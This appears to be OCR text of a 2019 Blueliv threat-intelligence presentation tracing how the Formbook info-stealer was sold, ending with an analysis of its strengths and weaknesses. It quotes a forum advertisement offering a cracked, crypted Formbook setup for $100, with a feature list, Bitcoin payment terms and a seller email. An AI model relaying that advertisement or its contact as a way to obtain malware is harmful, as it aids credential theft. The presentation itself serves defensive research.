




Selling Formbook


05-09-2016 Version 0.2 is released

- New thread created in HF
- Fixed bugs and updates for new versions of supported software
- Added password recovery: Outlook, Chrome, Firefox, Thunderbird
- Added new supported software like: Opera, Safari, Thunderbird, Netscape, Incredimail ...



Selling Formbook


05-09-2016 Version 0.2 is released



*DISCLAIMER: This image is an educated guess of what the banner for 0.2 looked like.

Selling Formbook


07-31-2016 Added subscription plan and starts to sell as a service



Selling Formbook

07-31-2016 Added subscription plan and starts to sell as a service

- Starts to sell a subscription plan
- Updates released with fixes
- Users with Pro plan can update their bin sending their AccountNumber via PM



Selling Formbook


04-11-2017 Version 0.3 is released and the price is updated

- Communication with C2 encrypted
- FB-Connect
- More browsers and software added
- Ending of formbook's 1pc policy, means bins with different account number can now co-exist(run) on same pc.


Selling Formbook

04-11-2017 Version 0.3 is released and the price is updated

- Communication with C2 encrypted
- FB-Connect
- More browsers and software added
- Ending of formbook's 1pc policy, means bins with different account number can now co-exist(run) on same pc.




Selling Formbook



Selling Formbook

10-06-2017 ng-Coder stops selling Formbook


- After the sales stops - Some users are scammed by ng-Coder impostors
- Usually they are contacted by a false NG-coder user via skype




Selling Formbook


10-06-2017 ng-Coder stops selling Formbook

- After the sales stops - Some users are scammed by ng-Coder impostors
- Usually they are contacted by a false NG-coder user via skype



Selling Formbook






Selling Formbook

10-06-2017 ng-Coder stops selling Formbook


- After the sales stops - Some users are scammed by ng-Coder impostors
- Usually they are contacted by a false NG-coder user via skype


Selling Formbook

- Formbook sold in markets
- Other sellers claims to have Formbook Cracked version in other forums
- Other user resells his subscriptions with ng-Coder approval




Selling Formbook





Selling Formbook



FormBook Cracked (Setup Service)

Discussion in 'Botnet | RATS | Keloggers | Stealers & Others' started by BlackShot, May 3, 2018.

Rate This Thread:

★★★★★ 1 vote Page 1 of 2 1 2 Next > Go to First Unread Watch Thread

BlackShot
Well-Known Member

Start a Conversation
Messages: 83
Likes Received: 126

this botnet is advance internet activity logging software coded in ASM/C which means it doesn't require any dependency.
it also a great application to take full control of your business.

Features

- Stable
- Coded in ASM/C (x86 & x64)
- Full PE-Injection
- Unicode Support
- Hidden Startup
- Ring3 Kit
- Encrypted Communication
- Works on all versions of Windows
- Bypasses anti keylogger and all key scramblers
- Full Access
- Browser Password Recovery (Microsoft Edge, Firefox, Chrome, Opera, IE, Safari, Tor Browser & 38 other browsrs)
- File Manager
- Secure PHP Panel, Free updates, Small stub (130kb/RAW & 85kb Compressed),Download & Execute,
- Browser Formgrabber (HTTP-HTTPS-SPDY-HTTP/2,Keystroke, Clipboard),
- Password recovery (Outlook, Thunder Bird, Skype, Pidgin, icq, Filezilla & 38 other softawres)


Results in the panel are just tests for you to see how it reports.
I setup this for you for $100
1month Hosted. and Fud crypted.

Payment via BTC only or PM.
Contact me only when ready to buy.
email: blacksh0txyz@gmail.com (I respond swiftly.)

BlackShot, May 3, 2018 #1

Report Like + Quote Reply

Selling Formbook



In brief....

Blueliv.

In brief...

Overall Formbook appears to be coded by an experienced programmer.

- Clean code
- Well thought execution flow
- Extensive support for many applications

Uses previously known techniques, but most of those are pretty uncommon.

- Author has done his research

In brief...

On the other hand…

- It makes use of weak encryption mechanisms
- For communications specially, use of weak keys
- Not packed by default

The malware is still being maintained, but sales have stopped, meaning that the subscriptions it currently has generate enough revenue

Blueliv. Threat Exchange Network

LET'S UNITE IN THE FIGHT AGAINST CYBER-CRIME!

Help the Community | Get Recognition | Publish IOCs

Q&A

Victor Acin
victor.acin[at]blueliv[dot]com

Borja Rodriguez
borja.rodriguez[at]blueliv[dot]com

April 2019